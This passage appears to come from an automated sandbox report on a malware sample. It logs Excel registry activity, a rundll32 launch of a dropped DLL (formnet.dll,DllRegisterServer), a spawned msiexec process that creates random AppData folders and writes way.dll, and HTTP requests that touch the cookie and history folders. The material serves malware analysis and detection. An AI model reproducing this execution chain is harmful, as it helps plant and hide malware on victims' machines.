HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAA29AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDB52	EDB52	binary	04 00 00 00 C0 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 A8 38 5E 18 6E F4 D6 01 52 DB 0E 00 52 DB 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAA29AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDEBB	EDEBB	binary	04 00 00 00 C0 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 6D 15 E3 1C 6E F4 D6 01 BB DE 0E 00 BB DE 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDF67	EDF67	binary	04 00 00 00 C0 08 00 00 26 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 63 00 61 00 73 00 65 00 20 00 28 00 34 00 33 00 33 00 35 00 29 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 F0 A5 FF 1C 6E F4 D6 01 67 DF 0E 00 67 DF 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	c'7	binary	63 27 37 00 C0 08 00 00 02 00 00 00 00 00 00 00 44 00 00 00 01 00 00 00 20 00 00 00 18 00 00 00 63 00 61 00 73 00 65 00 20 00 28 00 34 00 33 00 33 00 35 00 29 00 2E 00 78 00 6C 00 73 00 00 00 63 00 61 00 73 00 65 00 20 00 28 00 34 00 33 00 33 00 35 00 29 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2312 Parent PID: 2240

General

Copyright null 2021

Start time:	21:34:43
Start date:	26/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer
Imagebase:	0xffc80000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	64	success or wait	1	FFC827D0	ReadFile
C:\ProgramData\formnet.dll	unknown	264	success or wait	1	FFC8281C	ReadFile

Analysis Process: rundll32.exe PID: 2408 Parent PID: 2312

General

Start time:	21:34:44
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer
Imagebase:	0x6a0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msiexec.exe PID: 2848 Parent PID: 2408

General

Start time:	21:35:12
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	msiexec.exe
Imagebase:	0x2a0000
File size:	73216 bytes
MD5 hash:	4315D6ECAE85024A0567DF2CB253B7B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Ubc	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Zeuc	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Uvozu	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Soa	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Yhru	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ryzuq	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ola	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ripyg	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Xaop	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Uxgul	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Elyzi	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Kefiy	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ydehq	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW

Copyright null 2021

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Ote	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ubc\way.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	E9651	CreateFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\Y7E8FGKZ.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\post[1].htm	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	2	EBC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\NZ5UXGF8.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\50PT1LPA.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	EBC62	HttpSendRequestA

Copyright null 2021

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
